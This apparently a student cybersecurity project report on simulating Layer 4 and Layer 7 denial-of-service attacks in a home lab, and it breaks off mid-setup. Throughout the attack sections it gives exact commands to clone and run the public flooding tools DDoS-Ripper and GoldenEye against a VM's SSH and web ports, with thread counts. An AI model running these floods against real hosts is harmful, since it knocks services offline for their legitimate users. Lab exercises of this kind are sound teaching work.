"PROJECT"

COURSE:

CYBERSECURITY

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"DOS ATTACK"

1. INTRODUCTION:

This project aims to simulate Denial of Service (DoS) attacks using both Layer 7 (HTTP) and Layer 4 (TCP) techniques in a secure and controlled lab environment. By using open-source Python tools like GoldenEye and DDoS-Ripper, we demonstrate how malicious traffic can overload a target web or SSH service, leading to service unavailability. The attacks are launched from Termux running in Bluestacks on a Windows host, targeting a locally hosted Ubuntu virtual machine set up with bridged networking to allow LAN-based communication. This setup helps in understanding how different types of DoS attacks work, how they affect system performance, and how server logs reflect the signs of such attacks. The purpose of this simulation is purely educational and helps students understand cybersecurity concepts related to DoS in a hands-on manner.

2. LAYER 4 (TCP) DOS ATTACK USING DDOS-RIPPER

2.1 OBJECTIVE:

To simulate a Denial of Service (DoS) attack on port 22 (SSH) of a locally hosted Ubuntu virtual machine using the DDoS-Ripper tool from Termux in Bluestacks. This demonstrates how Layer 4 (TCP flood) attacks can disrupt server services like SSH.

2.2 SYSTEM CONFIGURATION:

- **Attacker Machine:**

Component	Specification
Host OS	Windows 10
Emulator	Bluestacks 5
Terminal	Termux (Linux Environment)
Network Type	Bridged Adapter (LAN Shared)
Tools Used	DDoS-Ripper, GoldenEye
Target Machine IP	192.168.100.69


- **Target Machine:**

Component	Specification
Host OS	Windows 10
Virtual Machine	Ubuntu 20.04 LTS (VMware)
Network Adapter	Bridged Mode
Running Service	OpenSSH Server (Port 22)
IP Address	192.168.100.69


2.3 TARGET SETUP (UBUNTU VM):


- ***Step 1: Update and Install SSH Server***

  sudo apt update



sudo apt install openssh-server -y





- ***Step 2: Start and Enable SSH***

  sudo systemctl start ssh

  sudo systemctl enable ssh

```
ubuntu@ubuntu:~$ sudo systemctl start ssh
ubuntu@ubuntu:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.
```

- ***Step 3: Verify SSH Status***

  sudo systemctl status ssh

```
buntu@ubuntu:~$ sudo systemctl status  ssh
 ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enab>
     Active: active (running) since Mon 2025-06-16 14:37:41 UTC; 30s ago
riggeredBy: ● ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 7030 (sshd)
      Tasks: 1 (limit: 2204)
     Memory: 4.0M (peak: 4.2M)
        CPU: 574ms
     CGroup: /system.slice/ssh.service
             └─7030 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

un 16 14:37:41 ubuntu systemd[1]: Starting ssh.service - OpenBSD Secure Shell >
un 16 14:37:41 ubuntu sshd[7030]: Server listening on :: port 22.
un 16 14:37:41 ubuntu systemd[1]: Started ssh.service - OpenBSD Secure Shell s>
ines 1-16/16 (END)...skipping...
```

2.4 ATTACK EXECUTION (ATTACKER: TERMUX IN BLUESTACKS):

- ***Step 1: Install DDoS-Ripper***

  git clone https://github.com/palahsu/DDoS-Ripper

```
~ $ git clone https://github.com/palahsu/DDoS-Ripper.git
Cloning into 'DDoS-Ripper'...
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 107 (delta 34), reused 28 (delta 28), pack-reused 66 (from 1)
Receiving objects: 100% (107/107), 836.18 KiB | 1.40 MiB/s, done.
Resolving deltas: 100% (47/47), done.
~ $
```

  cd DDoS-Ripper

```
~ $ cd DDoS-Ripper
~/DDoS-Ripper $
```

- ***Step 2: Launch TCP Flood Attack on Port 22***

  python3 DRipper.py -s 192.168.100.69 -p 22 -t 135

Flag	Description
-s	Target Server IP
-p	Port (22 for SSH)
-t	Number of threads (135)

Note: This is a **TCP Layer 4 flood** aimed at exhausting the SSH service.


2.5 MONITORING THE TARGET (UBUNTU VM):

Real-Time SSH Logs

sudo journalctl -f -u ssh

```
ubuntu@ubuntu:~$ sudo journalctl -f -u ssh
```

During the TCP flood attack executed using the **DDOS-Ripper** tool, the target Ubuntu virtual machine began generating repeated log entries related to the SSH service (sshd). These logs included lines such as:



This indicates that the attacker machine (192.168.100.57) was sending a high volume of incomplete TCP connection requests to port 22, which is used by the SSH server. These connections were not completing the standard SSH handshake, causing the SSH daemon to log "invalid format" errors. Each log line also showed different source ports, confirming that the attack involved multiple simultaneous and randomized connection attempts, a typical characteristic of a Layer 4 TCP flood. This behavior demonstrates how a Denial of Service (DoS) attack can overwhelm a service like SSH by exhausting its resources, making it slow or inaccessible for legitimate users. The attack successfully created stress on the target service without requiring authentication or full login attempts, validating the effectiveness of the TCP flood method in a simulated lab environment.

2.6 ATTACK IMPACT:

- ✓ High number of TCP connections observed to port 22.
- ✓ SSH login attempts failed or froze.
- ✓ System slowed down or became unresponsive to SSH requests.
- ✓ Journal logs confirmed flooding activity with error entries.

3. LAYER-7 DOS ATTACK

3.1 OBJECTIVE:

To simulate a Denial of Service (DoS) attack on a locally hosted web server by using two open-source Python-based tools GoldenEye and DDOS-Ripper executed within Termux on Bluestacks Emulator. This demonstrates how an attacker might exploit HTTP-based vulnerabilities and exhaust system resources in a controlled lab environment. And to simulate a Denial of Service (DoS) attack by targeting a simple web server running on a virtual machine (Ubuntu) using Python's built-in HTTP server on port 80.

3.2 ATTACKER MACHINE:

- **System Configuration:**


Component	Specification
Host Machine	Windows 10
Emulator	Bluestacks 5
Terminal Environment	Termux (Linux on Android)
Network Type	Bridged Adapter (Shared LAN with Target)
Tools Used	GoldenEye, DDOS-Ripper
Target Machine IP	192.168.100.69

3.3 ERMUX SETUP:


To prepare the attacker environment, the following steps were performed in Termux:

- ***Step 1: Basic Package Setup***


  pkg install python




pkg install python2



pkg install python3



pkg install git




3.4 TOOL 1: GOLDENEYE

GoldenEye is a Layer 7 (HTTP-based) DoS tool that floods a web server with HTTP GET requests.

Installation:

git clone https://github.com/jseidl/GoldenEye




cd GoldenEye

Execution:

python3 goldeneye.py http://192.168.100.69 -w 50

-w 50: Sets 50 concurrent threads.




3.5 TOOL 2: DDOS-RIPPER

DDOS-Ripper is a multi-threaded DoS script that can perform TCP/UDP/HTTP floods.

Installation:

git clone https://github.com/palahsu/DDoS-Ripper



cd DDoS-Ripper

Execution:

python3 DRipper.py -s 192.168.100.69 -p 80 -t 135


- ✓ -s: Server IP
- ✓ -p: Port 80 (HTTP)
- ✓ -t: Number of threads (135)

3.6 <u>TARGET MACHINE:</u>

Operating System and Virtualization:

- ✓ **Host Machine:** Windows 10
- ✓ **Virtual Machine:** Ubuntu 20.04 LTS
- ✓ **Virtualization Software:** VMware Workstation
- ✓ **Network Adapter Setting:** Bridged Mode (to share the host's network and obtain a LAN IP)

The bridged network allows the Ubuntu VM to be treated as a separate physical device on the same LAN. This enables external devices or the host machine itself to interact with the VM using its IP address.



Web Server Configuration:

- ✓ **Server Tool:** Python's built-in HTTP server
- ✓ **Command Used:** sudo python3 -m http.server 80
- ✓ **Website Files:** A basic static HTML page with linked CSS and JS (stored in the same directory).
- ✓ **Port:** 80 (HTTP)
- ✓ **Server IP (VM):** 192.168.100.69 (Example)

```
ubuntu@ubuntu:~/Desktop/mywebsite$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:10:af:52 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.69/24 brd 192.168.100.255 scope global dynamic noprefixroute ens33
       valid_lft 84315sec preferred_lft 84315sec
    inet6 fe80::20c:29ff:fe10:af52/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:~/Desktop/mywebsite$
```


3.7 STEPS PERFORMED ON TARGET MACHINE:

1. Created a directory for the website:


mkdir my-website

cd my-website

```
ubuntu@ubuntu:~$ mkdir mywebsite
ubuntu@ubuntu:~$ cd mywebsite
```




2. Created a simple index.html page:



